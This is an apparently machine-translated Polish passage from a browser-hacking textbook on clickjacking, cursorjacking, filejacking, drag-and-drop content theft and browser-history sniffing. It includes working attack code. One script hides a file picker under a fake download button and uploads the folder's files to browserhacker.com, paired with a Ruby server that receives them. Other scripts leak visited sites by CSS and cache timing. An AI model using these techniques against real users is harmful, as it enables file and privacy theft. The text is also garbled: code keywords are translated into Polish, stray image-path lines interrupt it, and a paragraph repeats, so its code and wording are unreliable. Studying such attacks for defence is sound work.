
< p >… < /p >

< /body >


< /html >

Jeśli uruchomisz moduł BeEF „Clickjacking” z poprzednim kodem HTML jako wewnętrzną ramką IFrame, wszystkie kliknięcia zostaną wysłane do ramki IFrame. Wyniki tego można zobaczyć na poniższych rysunkach. Jak widać, ramka IFrame podąża za ruchami myszy, więc gdziekolwiek użytkownik kliknie na stronie, w rzeczywistości kliknie przycisk Dodaj użytkownika.





Gdy użytkownik zdecyduje się gdzieś kliknąć, kliknięcie wywoła zdarzenie onClick przycisku na stronie w ramce. Jak widziałeś w źródle strony w ramce, spowoduje to wyświetlenie okna dialogowego Alert, jak pokazano na rysunku.



Zwróć uwagę, że na poprzednich rysunkach widać tło i przycisk pod kursorem myszy. Dzieje się tak, ponieważ ze względu na demonstrację przezroczystość nie została ustawiona tak, aby ukryć zawartość ramki IFrame.

Używanie Cursorjacking

W tej sekcji omówimy podobne ataki do Clickjacking, jednak tym razem atak koncentruje się na kursorze myszy. Cursorjacking przydaje się, jeśli musisz przeprowadzić złożone ataki naprawiające interfejs użytkownika. Pierwsze przykłady Cursorjackingu zademonstrował Eddy Bordi, a następnie dopracował je Marcus Niemietz. Cursorjacking oszukuje użytkowników za pomocą niestandardowego obrazu kursora, w którym wskaźnik jest wyświetlany z przesunięciem. Wyświetlany kursor jest przesuwany w prawo od aktualnej pozycji myszy. Atakujący może następnie skierować kliknięcia użytkownika do pożądanych i dobrze umiejscowionych elementów. Rozważ następującą stronę:

< html >

< head >

< style type="text/css" >

#c {

cursor:url("http://localhost/basic_cursorjacking

```
/new_cursor.png"),default;

}

#c input{

cursor:url("http://localhost/basic_cursorjacking

/new_cursor.png"),default;

}

< /style>

< /head >

< body >

< h1 > CursorJacking. Click on the 'Second' or 'Fourth' buttons. < /h1 >

< div id="c" >

< input type="button" value="First" onclick="alert('clicked on 1')" >

        

< input type="button" value="Second" onclick="alert('clicked on 2')" >

        </br>

< input type="button" value="Third" onclick="alert('clicked on 3')" >

        

< input type="button" value="Fourth" onclick="alert('clicked on 4'

        

< /div >

< /body >

< /htm >
```

Z definicji CSS widać, że kursor myszy zmienia się z niestandardowym obrazem. W celach demonstracyjnych tło obrazu jest widoczne. W prawdziwym ataku obraz nadal byłby plikiem PNG, ale z przezroczystym tłem. Kiedy cel próbuje kliknąć Drugi lub Czwarty przycisk na stronie, w rzeczywistości będzie klikał przyciski po lewej stronie. Rzeczywiste położenie kursora myszy jest ukryte za pomocą nowego obrazu kursora. Krzysztof Kotowicz34 i Mario Heiderich rozszerzyli te techniki Cursorjackingu. Ich nowy wektor ataku polegał na całkowitym ukryciu kursora w treści strony i dodaniu następującego stylu do elementu body:

```
< body style="cursor:none" >
```

Następnie dynamicznie nakładany jest inny obraz kursora, który jest kojarzony ze zdarzeniami przesuwania myszy. Poniższy kod demonstruje tę technikę:

```
< body style="cursor:none" >
```

Następnie dynamicznie nakładany jest inny obraz kursora, który jest kojarzony ze zdarzeniami przesuwania myszy. Poniższy kod demonstruje tę technikę:

```
< html >
< head >< title >Advanced cursorjacking by Kotowicz & Heiderich< /title >
< style >
body,html {margin:0;padding:0}
< /style >
< /head >
< body style="cursor:none;height: 1000px;" >
< img style="position: absolute;z-index:1000;" id=cursor
src="cursor.png" / >
< div style=margin-left:300px;" >
< h1 >Is this a good example of cursorjacking?< /h1 >
< /div>
< button style="font-size:
150%;position:absolute;top:130px;left:630px;">YES</button >
< button style="font-size: 150%;position:absolute;top:130px;
left:680px;" >NO< /button >
< div style="opacity:1;position:absolute;top:130px;left:30px;" >
< a href="https://twitter.com/share" class="twitter-share-button"
data-via="kkotowicz" data-size="small" >Tweet<  /a  >
< script >!function(d,s,id){var
js,fjs=d.getElementsByTagName(s)[0];if(!d.getElementById(id))
{js=d.createElement(s);js.id=id;js.src="//platform.twitter.com/
widgets.js";fjs.parentNode.insertBefore(js,fjs);}}(document,
"script","twitter-wjs");< /script >
< /div >
< script >
function shake(n) {
if (parent.moveBy) {
for (i = 10; i > 0; i--) {
```

```
for (j = n; j > 0; j--) {
parent.moveBy(0,i);
parent.moveBy(i,0);
parent.moveBy(0,-i);
parent.moveBy(-i,0);
}
}
}
}
shake(5);
var oNode = document.getElementById('cursor');
var onmove = function (e) {
var nMoveX = e.clientX, nMoveY = e.clientY;
oNode.style.left = (nMoveX + 600)+"px";
oNode.style.top = nMoveY + "px";
};
document.body.addEventListener('mousemove', onmove, true);
< /script >
< /body >
```

Najpierw obraz kursora myszy jest zastępowany obrazem niestandardowym. Po drugie, do treści strony dołączany jest nowy detektor zdarzeń, który nasłuchuje zdarzeń mousemove. Kiedy prawdziwa mysz jest poruszana, zdarzenia uruchamiają słuchacza, co powoduje, że fałszywy kursor myszy (widoczny) porusza się odpowiednio. W JavaScript śledzone są rzeczywiste ruchy kursora (zarówno na współrzędnych x, jak i y), a pozycja fałszywego kursora jest aktualizowana. Jak zapewne zdajesz sobie sprawę, ta sama technika została zastosowana w poprzedniej sekcji dotyczącej zaawansowanego Clickjackingu. Ta nowa technika Cursorjacking pierwotnie ominęła ochronę ClearClick w NoScript. Pamiętasz, co zostało omówione wcześniej na temat ochrony oferowanej przez ClearClick, czyli jego zdolności do identyfikacji, czy kliknięcie zostało wykonane na przezroczystym (nieprzezroczystym=0) elemencie? Cóż, w poprzednim przykładzie prawdziwe kliknięcie jest wykonywane w nieprzejrzystym obszarze strony (przycisk Twitter), więc NoScript nie mógł wykryć ataku. To obejście ClearClick zostało rozwiązane w NoScript w wersji 2.2.8 RC1.<

Korzystanie z przechwytywania plików


Filejacking umożliwia wyciągnięcie zawartości katalogu z podstawowego systemu operacyjnego celu na serwer atakującego poprzez sprytną manipulację interfejsem użytkownika w przeglądarce. W rezultacie pod pewnymi warunkami możesz pobrać pliki z maszyny docelowej. Dwa warunki wstępne pomyślnego wykonania tego ataku to:

1. Cel musi korzystać z przeglądarki Chrome, ponieważ jest to obecnie jedyna przeglądarka obsługująca atrybuty wejściowe katalogu i katalogu webkitdirectory, takie jak:

<input type="plik" id="plik_x" katalog webkitdirectory />

2. Atak polega na zwabieniu celu, aby gdzieś kliknął, podobnie jak inne techniki naprawcze interfejsu użytkownika. W tym przypadku prezentowany element wejściowy jest ukryty za elementem przycisku, z typową sztuczką CSS nieprzezroczystości, którą widzieliście na poprzednich stronach.

Kotowicz po raz pierwszy opublikował to badanie dotyczące naprawiania interfejsu użytkownika w 2011 r., po przeanalizowaniu wpływu dostarczania ataków Filejacking na użytkowników zwabionych sztuczkami socjotechnicznymi. Atak Filejacking polega na wykorzystaniu przez cel okna dialogowego „Wybierz folder" systemu operacyjnego podczas pobierania pliku z Internetu. Aby zoptymalizować atak, powinieneś spróbować nakłonić użytkownika do wybrania katalogu zawierającego wrażliwe pliki, na przykład wykorzystując autentycznie wyglądające treści phishingowe. Rysunek pokazuje, co zobaczy cel, jeśli wybierze przycisk „Pobierz do…". JavaScript wyliczy pliki w katalogu z atrybutem wejścia katalogu, a następnie POST każdego z plików z powrotem na serwer.



Rozważmy następujący kod Ruby po stronie serwera:

```
require 'rubygems'

require 'thin'

require 'rack'

require 'sinatra'

class UploadManager <  Sinatra::Base

post "/" do

puts "receiving post data"

params.each do |key,value|

puts "#{key}->#{value}"

end

end
```

```
end

@routes = {

"/upload" => UploadManager.new

}

@rack_app = Rack::URLMap.new(@routes)

@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

Thin::Logging.silent = true

Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"

@thin.start
```

Kod wiąże Thin, serwer WWW Ruby, na porcie 4000 gotowy do przetwarzania żądań HTTP POST z identyfikatorem URI /upload. Gdy żądanie POST dociera do tego identyfikatora URI, zawartość jest drukowana na konsoli. Poniższy kod JavaScript jest częścią ataku po stronie klienta. Zwróć uwagę, że przycisk maskowania i maskowane elementy wejściowe mają przezroczystość ustawioną na 0. Zostaną one następnie zakryte przez widoczny element przycisku. Kiedy cel klika przycisk, w rzeczywistości klika element wejściowy, myśląc, że musi wybrać miejsce docelowe pobierania. Gdy tylko cel kliknie element wejściowy, wybierane jest miejsce docelowe pobierania. Następnie wyzwalane jest zdarzenie onchange w elemencie wejściowym i wykonywana jest powiązana z nim funkcja anonimowa. Powoduje to wyliczenie plików zawartych w wybranym miejscu docelowym pobierania i sformatowanie zawartości za pomocą obiektu FormData. Na koniec są one wytłaczane za pomocą cross-origin POST XMLHttpRequest. Oznacza to, że zawartość wybranego katalogu jest wyliczana, a każdy plik jest przesyłany na twój serwer:

```
< html >

< head >

< script src="http://ajax.googleapis.com/ajax/libs

/jquery/1.5.2/jquery.min.js" type="text/javascript" >< /script >

< style >

body {background: #333; color: #eee;}

a:link, a:visited {color: lightgreen;}

input[type='file'] {

opacity: 0;

position: absolute;

left: 0; top: 0;

width: 300px;

line-height: 20px;
```

```
height: 25px;
}
#cloak {
position: absolute;
left: 0;
top: 0;
line-height: 20px;
height: 25px;
cursor: pointer;
}
label {
display: block;
}
< /style >
< /head >
< body >
< button id=cloak >Download to...< /button >
< input type="file" id="cloaked" webkitdirectory directory / >
< script >
document.getElementById("cloaked").onchange = function(e) {
for (var i = 0, f; f = e.target.files[i]; ++i) {
console.log("sending file with path: " +
f.webkitRelativePath + ", name: " + f.name);
fdata = new FormData();
fdata.append('path', f.webkitRelativePath);
fdata.append('name', f.name);
fdata.append('content', f);
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://browserhacker.com/upload", true);
xhr.send(fdata);
}
```

};

< /script >

< /body >

< /html >

Zwróć uwagę, że pochodzenie dwóch poprzednich fragmentów jest różne, ale to nie przeszkadza w działaniu ataku. Pliki mogą być wytłoczone z systemu operacyjnego celu, z poszanowaniem SOP, w przeglądarkach obsługiwanych przez Gecko i WebKit, takich jak Firefox, Chrome i Safari. W scenariuszach cross-origin te przeglądarki nadal wysyłają XMLHttpRequest, nawet jeśli nie można odczytać odpowiedzi, w przeciwieństwie do innych przeglądarek, takich jak Opera. W rozdziałach 9. i 10. dowiesz się, jakie znaczenie ma to zachowanie w przypadku wielu rodzajów nowych ataków.

Korzystanie z funkcji przeciągania i upuszczania


Innym przykładem tego, jak niespójne implementacje SOP mogą powodować luki w zabezpieczeniach, jest atak polegający na przeciąganiu i upuszczaniu interfejsu użytkownika. Wykorzystywanie tych dziur w docelowej przeglądarce spowoduje kradzież treści z różnych źródeł. Jednym z pierwszych publicznych ujawnień takiego ataku był Michał Zalewski pod koniec 2010 r. Zgłosił on błąd w Firefoksie (załatany w 2012 r.), w którym SOP nie był egzekwowany podczas wykonywania działań typu „przeciągnij i upuść” między źródłami. Możesz utworzyć ramkę IFrame na kontrolowanej przez siebie stronie phishingowej. Źródło IFrame wskazuje na zasób cross-origin, którego zawartość można odczytać, pomijając SOP, jeśli użytkownik przeciągnie ramkę IFrame i upuści ją gdzieś w oknie najwyższego poziomu. Takie zachowanie można osiągnąć oszukując cel — na przykład wyświetlając podstawową grę — polegającą na przeciąganiu i upuszczaniu elementów na stronie. Elementem, który jest przeciągany i upuszczany, jest ramka IFrame z zawartością, którą chcesz przeczytać. Pierwszy PoC stosujący tę technikę wykorzystywał zasoby w ramkach

Pokaż źródło://.

Na przykład:

<iframe src="view-source:http://browservictim.com/any">

Jeśli zasób jest załadowany z view-source, renderowane jest surowe źródło HTML. Istnieje wiele zalet nakłaniania użytkownika do wykonania akcji przeciągnij i upuść treści w ramce do okna najwyższego poziomu. Obejmują one możliwość odczytywania tokenów anty-XSRF i wszelkich innych informacji, które można uzyskać czytając surowy kod HTML strony. Ten błąd został załatany pod koniec 2011 roku w Firefoksie, uniemożliwiając wykonywanie działań przeciągania i upuszczania między źródłami. Kotowicz znalazł inny interesujący sposób na obejście tego ograniczenia, które w momencie pisania tego tekstu nadal działało w Firefoksie. Technika ta nazywa się „Fake Captcha” i obejmuje konkretny przypadek narożny. Ten problem występuje, gdy zasób jest oprawiony w ramkę przy użyciu źródła widoku, jak omówiono wcześniej, a zawartość, którą chcesz pobrać, jest umieszczona z określonym przesunięciem w oknie najwyższego poziomu. Technika ta wykorzystuje fakt, że użytkownik, gdy zostanie wyświetlony pole wejściowe zawierające pewną zawartość do skopiowania, może polegać na trzykrotnym kliknięciu myszą i Ctrl+C. Ta akcja wybiera i kopiuje całą zawartość do schowka. W tym przypadku treść wyświetlana w polu wejściowym jest fragmentem wiersza surowego kodu HTML z treści w ramce. Rysunek pokazuje, co widzi użytkownik, a rysunek ilustruje, co naprawdę dzieje się w tle.



Jeśli użytkownik trzykrotnie kliknie myszą na polu wprowadzania kodu bezpieczeństwa, skutecznie skopiuje całą linię, jak widać na rysunku 4-20. Podświetlona treść to tylko fragment linii, sekcja, którą ma zobaczyć niczego niepodejrzewający użytkownik. Technika polega na ustawieniu ramki IFrame w określonym przesunięciu w oknie najwyższego poziomu. Pole wejściowe Kod zabezpieczający nie jest prawdziwym polem wejściowym, ale ramką IFrame, jak widać z poniższego kodu:

```
<style>

iframe#one {

margin: 0;

padding: 0;

width: 9em;

height: 1em;

border: 2px inset black;

font: normal 13px/14px monospace;

display: inline-block;

}

</style>
```

<P>

<label>Security code:</labelxiframe id=one scrolling=no

src="http://browser-victim.com/any"></iframe>

</p>

Gdy cel wkleja zawartość do drugiego pola wejściowego, cała zawartość wiersza jest skutecznie wklejana, a cała zawartość wiersza jest widoczna. W tym przykładzie pobierany jest token anty-XSRF, który można wykorzystać do przyszłych ataków na źródło w ramce. Ta technika umożliwia ekstrakcję treści z różnych źródeł, skutecznie omijając SOP. Warto również zauważyć, że w październiku 2011 r. technika ta została wykorzystana na wolności przeciwko Facebookowi. Inną metodą wyodrębniania treści z różnych źródeł jest technika przeciągania i upuszczania ramki IFrame-do-IFrame autorstwa Luca De Fulgentis.40 Technika ta jest bardzo podobna do poprzedniej metody przeciągania i upuszczania/przeglądania źródła. Główna różnica polega na tym, że cel przeciągnie i upuść docelową ramkę IFrame na inną ramkę IFrame, a nie na okno najwyższego poziomu. W tym ataku kontrolujesz docelową ramkę IFrame typu „przeciągnij i upuść". Gdy zawartość zostanie wrzucona do ramki IFrame, Firefox przesyła informacje z powrotem do Ciebie, nawet między różnymi źródłami. Dzieje się tak, ponieważ w bazie kodu nie zaimplementowano żadnych kontroli działań przeciągania i upuszczania między źródłami między ramkami IFrame. W swoim pierwotnym ujawnieniu De Fulgentis zademonstrował, jak atakować użytkowników LinkedIn, kradnąc tokeny anty-XSRF, a następnie dodając dowolne adresy e-mail do profilu celu. Technika de Fulgentis służy jako kolejny wyraźny przykład braku egzekwowania SOP w działaniach typu „przeciągnij i upuść".

Wykorzystywanie historii przeglądarki

Ataki na historię przeglądarki ujawniają informacje o innym pochodzeniu. Dają ci sposób na określenie pochodzenia przeglądarki (i oczywiście użytkownika). W przeszłości skuteczna forma ataku na historię przeglądarki polegała po prostu na sprawdzaniu koloru linków napisanych na stronie. Pokrótce zapoznasz się z kolorami CSS, jednak pamiętaj, że nowoczesne przeglądarki zostały już załatane na tą formę ataku. Zobaczysz także ataki z wyczuciem czasu. Te metody ataku są obecnie najskuteczniejsze w ujawnianiu informacji o historii przeglądania w różnych przeglądarkach. Istnieją inne przypadki, które opierają się na ujawnieniu określonych interfejsów API przez samą przeglądarkę. Omówionych zostanie również kilka przykładów mniej znanych przeglądarek podatnych na te luki związane z kradzieżą historii, takich jak przeglądarki Avant i Maxthon.

Używanie kolorów CSS

W „starych dobrych czasach" można było wykraść historię przeglądarki za pomocą informacji CSS. Odbyło się to głównie poprzez nadużycie odwiedzanego selektora CSS. Poniższa technika była bardzo prosta, ale bardzo skuteczna. Rozważ poniższy link:

link

Selektor akcji CSS może być użyty do sprawdzenia, czy cel odwiedził poprzedni link, a zatem być obecny w historii przeglądarki:

#site_1:odwiedzone {

tło: url(/browserhacker.com?site=browservictim);

}

W takim przypadku używany jest selektor tła, ale można użyć dowolnego selektora, w którym można określić identyfikator URI. Jeśli browservictim.com jest obecny w historii przeglądarki, zostanie przesłane żądanie GET do browserhacker.com?site=browservictim. Jeremiah Grossman ujawnił podobną technikę w 2006 roku, polegającą na sprawdzaniu koloru elementu łącza. W większości przeglądarek domyślnym zachowaniem po odwiedzeniu łącza było ustawienie koloru tekstu łącza na fioletowy. Z drugiej strony, jeśli link nie był odwiedzany, był ustawiony na niebieski. W oryginalnym Proof of Concept autorstwa Grossmana42 odwiedzany styl został zastąpiony stylem niestandardowym (na przykład czerwonym kolorem). Następnie wykorzystano skrypt do dynamicznego generowania linków na stronie, potencjalnie ukrytych przed użytkownikiem. Zostały one następnie ostatecznie porównane z poprzednio zastąpionym czerwonym stylem. Gdyby pasowały, wiedziałbyś, że witryna była obecna w historii przeglądarki. Rozważmy następujący przykład:


```
<html>

<głowa>

<styl>

#link:odwiedzone {kolor: #FF0000;}

</style>

</head>

<ciało>

<a id="link" href="http://browserhacker.com"

target="_blank">kliknij mnie</a>

<skrypt>

var link = document.getElementById("link");

var color = document.defaultView.getComputedStyle(link,

null).getPropertyValue("kolor");

console.log(kolor);

</script>

</body>

</html>
```

Jeśli łącze było wcześniej odwiedzane, a przeglądarka jest podatna na ten atak, dane wyjściowe w dzienniku konsoli to rgb(255, 0, 0), co odpowiada nadpisanemu kolorowi czerwonemu w CSS. Jeśli uruchomisz ten fragment w najnowszym Firefoksie (który jest załatany przeciwko temu atakowi), zawsze zwróci rgb(0, 0, 238). Obecnie większość nowoczesnych przeglądarek załatała to zachowanie. Na przykład Firefox załatał tę technikę w 2010 roku

Korzystanie z taktowania pamięci podręcznej

Felten i Schneider opracowali jeden z pierwszych publicznych artykułów naukowych na temat ataków w pamięci podręcznej w 2000 roku. Artykuł zatytułowany „Timing Attacks on Web Privacy/” koncentrował się głównie na pomiarze czasu wymaganego do uzyskania dostępu do zasobu z lub bez

pamięci podręcznej przeglądarki Korzystając z tych informacji, można było wywnioskować, czy zasób został już pobrany (i zbuforowany).Jednym z ograniczeń tego podejścia było to, że odpytywanie pamięci podręcznej przeglądarki podczas wstępnego testu również ją skaziło.Michał Zalewski zbadał43 inny niedestrukcyjny technika wyodrębniania historii przeglądarki przy użyciu podobnej techniki pamięci podręcznej. W chwili pisania tego tekstu technika ta działa w nowoczesnych przeglądarkach. Podejście Zalewskiego polega na ładowaniu zasobów w ramkach IFrame, przechwytywaniu naruszeń SOP i zapobieganiu zmianom pamięci podręcznej. W tym celu , Ramki IFrame są świetne, ponieważ wymuszana jest procedura SOP i można zapobiec pełnemu załadowaniu zasobu przez ramkę IFrame, uniemożliwiając modyfikację lokalnej pamięci podręcznej. pamięć podręczna pozostaje niezmieniona dzięki krótkim czasom używanym podczas ładowania i rozładowywania zasobów. Gdy tylko można stwierdzić, że w określonym zasobie występuje brak pamięci podręcznej, ładowanie ramki IFrame jest zatrzymywane. Takie zachowanie umożliwia ponowne przetestowanie tego samego zasobu na późniejszym etapie. Najskuteczniejszymi zasobami do kierowania przy użyciu tej techniki są pliki CSS lub JavaScript, ponieważ są one często buforowane przez przeglądarkę i zawsze są ładowane podczas przeglądania docelowej witryny. Należy pamiętać, że zasoby te będą ładowane w ramkach iFrame, i jako taki nie powinien zawierać żadnej logiki Framebusting, takiej jak x-Frame-Options (innej niż Allow). Wynik tego ataku pokazano na rysunku. W tym przypadku ustalono, że użytkownik przeglądał strony AboveTopSecret.com i wikiieaks.org.



Dwa zasoby, które są zwykle ładowane podczas przeglądania tych witryn, to:

http://wikileaks.org/squelettes/random.js

http://www.abovetopsecret.com/forum/ats-scripts.js

The core of the technique is the following code snippet:

function wait_for_noread() {


try {

/*

* This is where the SOP violation is happening,

```
* because we're trying to read the location.href
* property of a cross-origin resource loaded into
* an IFrame.
*/
if (frames['f'].location.href == undefined) throw 1;
/*
* Until TIME_LIMIT is not reached, continuously try to
* read location.href from the IFrame. Otherwise call
* maybe_test_next() that resets the IFrame src to
* about:blank preventing the full resource loading
* and cache alteration.
* Then proceed with the next resource.
*/
if (cycles++ >= TIME_LIMIT) {
maybe_test_next();
return;
}
setTimeout(wait_for_noread, 1);
} catch (e) {
/*
* The SOP violation is trapped, confirming
* that the checked resource is cached.
*/
confirmed_visited = true;
maybe_test_next();
}
}
```

Gdy naruszenie SOP zostanie zatrzymane przed określonym limitem czasu, oznacza to, że pamięć podręczna jest trafiona. Potwierdza to, że zasób jest buforowany i na tej podstawie można wywnioskować, że użytkownik odwiedził witrynę, z której zasób został załadowany. Rysunek pokazuje to zachowanie.



Pełny kod źródłowy tej techniki można przeczytać na stronie https://browserhacker.com lub witrynie Wiley pod adresem: www.wiley.com/go/browserhackershandbook, gdzie oryginalne trzy PoC zostały zmodyfikowane i połączone w jeden kod skrawek. Zainspirowany badaniami Zalewskiego, Mansour Behabadi46 odkrył inną technikę, która polegała na wczytywaniu obrazów. Technika ta działa obecnie tylko w przeglądarkach opartych na WebKit i Gecko. Jeśli Twoja przeglądarka wcześniej buforowała obraz, zwykle ładowanie go z pamięci podręcznej zajmuje mniej niż 10 milisekund. Jeśli jednak obraz nie znajduje się w pamięci podręcznej przeglądarki, pobieranie z Internetu podlega opóźnieniu sieci i rozmiarowi obrazu. Korzystając z tych informacji o czasie, możesz wywnioskować, czy przeglądarka celu odwiedzała wcześniej witryny internetowe. Oto przykład działania tej techniki:

```
//check if twitter was visited

var url = "https://twitter.com/images/spinner.gif";

var loaded = false;

var img = new Image();

var start = new Date().getTime();

img.src = url;

var now = new Date().getTime();

if (img.complete) {

delete img;

console.log("visited");

} else if (now - start > 10) {

delete img;

window.stop();

console.log("not visited");

}else{
```

```
console.log("not visited");

}
```

